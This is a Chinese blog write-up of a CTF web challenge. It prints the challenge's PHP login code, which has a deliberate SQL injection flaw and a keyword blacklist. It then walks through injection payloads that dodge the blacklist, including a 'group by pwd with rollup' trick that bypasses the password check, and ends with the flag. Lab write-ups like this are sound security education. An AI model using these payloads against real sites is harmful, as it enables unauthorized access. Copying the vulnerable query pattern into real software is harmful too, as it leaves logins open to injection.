




实验吧-因缺思汀的绕过WriteUp

原创


焚卷觅光  于 2017-07-22 23:35:02 发布  2914  收藏 3

分类专栏: [CTF 代码审计 PHP](#) 文章标签: [ctf 实验吧 因缺思汀的绕过 php](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/wenliheng0/article/details/75808329>

版权



[CTF 同时被 3 个专栏收录](#)

5 篇文章 0 订阅

订阅专栏



[代码审计](#)

2 篇文章 0 订阅

订阅专栏



[PHP](#)

2 篇文章 0 订阅

订阅专栏

实验吧-因缺思汀的绕过WriteUp


题目地址: <http://www.shiyanbar.com/ctf/1940>

审计网页代码，发现有一个注释： `<!--source: source.txt-->`

访问同目录下的source.txt

发现登陆的逻辑代码，下面就可以针对它进行绕过。!

```
1 <?php
2 error_reporting(0);
3
4 if (!isset($_POST['uname']) || !isset($_POST['pwd'])) {
5     echo '<form action="" method="post">'.<br/>";
6     echo '<input name="uname" type="text"/>'.<br/>";
7     echo '<input name="pwd" type="text"/>'.<br/>";
8     echo '<input type="submit" />'.<br/>";
9     echo '</form>'.<br/>";
10    echo '<!--source: source.txt-->'.<br/>";
11    die;
12 }
13
14 function AttackFilter($StrKey,$StrValue,$ArrReq){
15     if (is_array($StrValue)){
16         $StrValue=implode($StrValue);
17     }
18     if (preg_match("/". $ArrReq. "/is", $StrValue)==1){
19         print "水可载舟，亦可赛艇！";
20         exit();
21     }
22 }
23
24 $filter = "and|select|from|where|union|join|sleep|benchmark|,|\\(|\\)";
25 foreach($_POST as $key=>$value){
26     AttackFilter($key,$value,$filter);
27 }
28
29 $con = mysql_connect("XXXXXX","XXXXXX","XXXXXX");
30 if (!$con){
31     die('Could not connect: ' . mysql_error());
32 }
33 $db="XXXXXX";
34 mysql_select_db($db, $con);
35 $sql="SELECT * FROM interest WHERE uname = '{$_POST['uname']}'";
36 $query = mysql_query($sql);
37 if (mysql_num_rows($query) == 1) {
38     $key = mysql_fetch_array($query);
39     if ($key['pwd'] == $_POST['pwd']) {
40         print "CTF {XXXXXX}";
41     }else{
42         print "亦可赛艇！";
43     }
44 }else{
45     print "一颗赛艇！";
46 }
47 mysql_close($con);
48 ?>
```



绕过三层限制，print the flag

<http://blog.csdn.net/wenliheng0>

这里有三层限制

0X00

在第一层的filter里面就过滤了常用的SQL关键词，所以常规的SQL注入就不行了。如果输入了filter里面的语句，网页返回“水可载舟，亦可赛艇！”

0X01

第二层是限制从数据库返回的数据必须是一行，在满足第一层条件的情况下可以使用 limit 的返回来确定数据库中总共有几行数据。

注意它的查询语句是 `select * from interest where uname = '{$_POST['uname']}'`于是构造:

```
1' or 1 limit 1 offset 0;
```

```
1' or 1 limit 1 offset 1;
```

```
1' or 1 limit 1 offset 2#
```

发现2#时返回“一颗赛艇！”其他都是“亦可赛艇！”——说明数据库只有两条信息

0X02

接下来想办法绕过第三层，这里是个if判断，只要为true就可以过，于是可以利用group by with rollup来绕过，group by with rollup会在统计后的产生一条null信息，然后在pwd里不写值，if就为true了。

```
payload: 1' or 1 group by pwd with rollup limit 1 offset 2#
```

```
flag: CTF{with_rollup_interesting}
```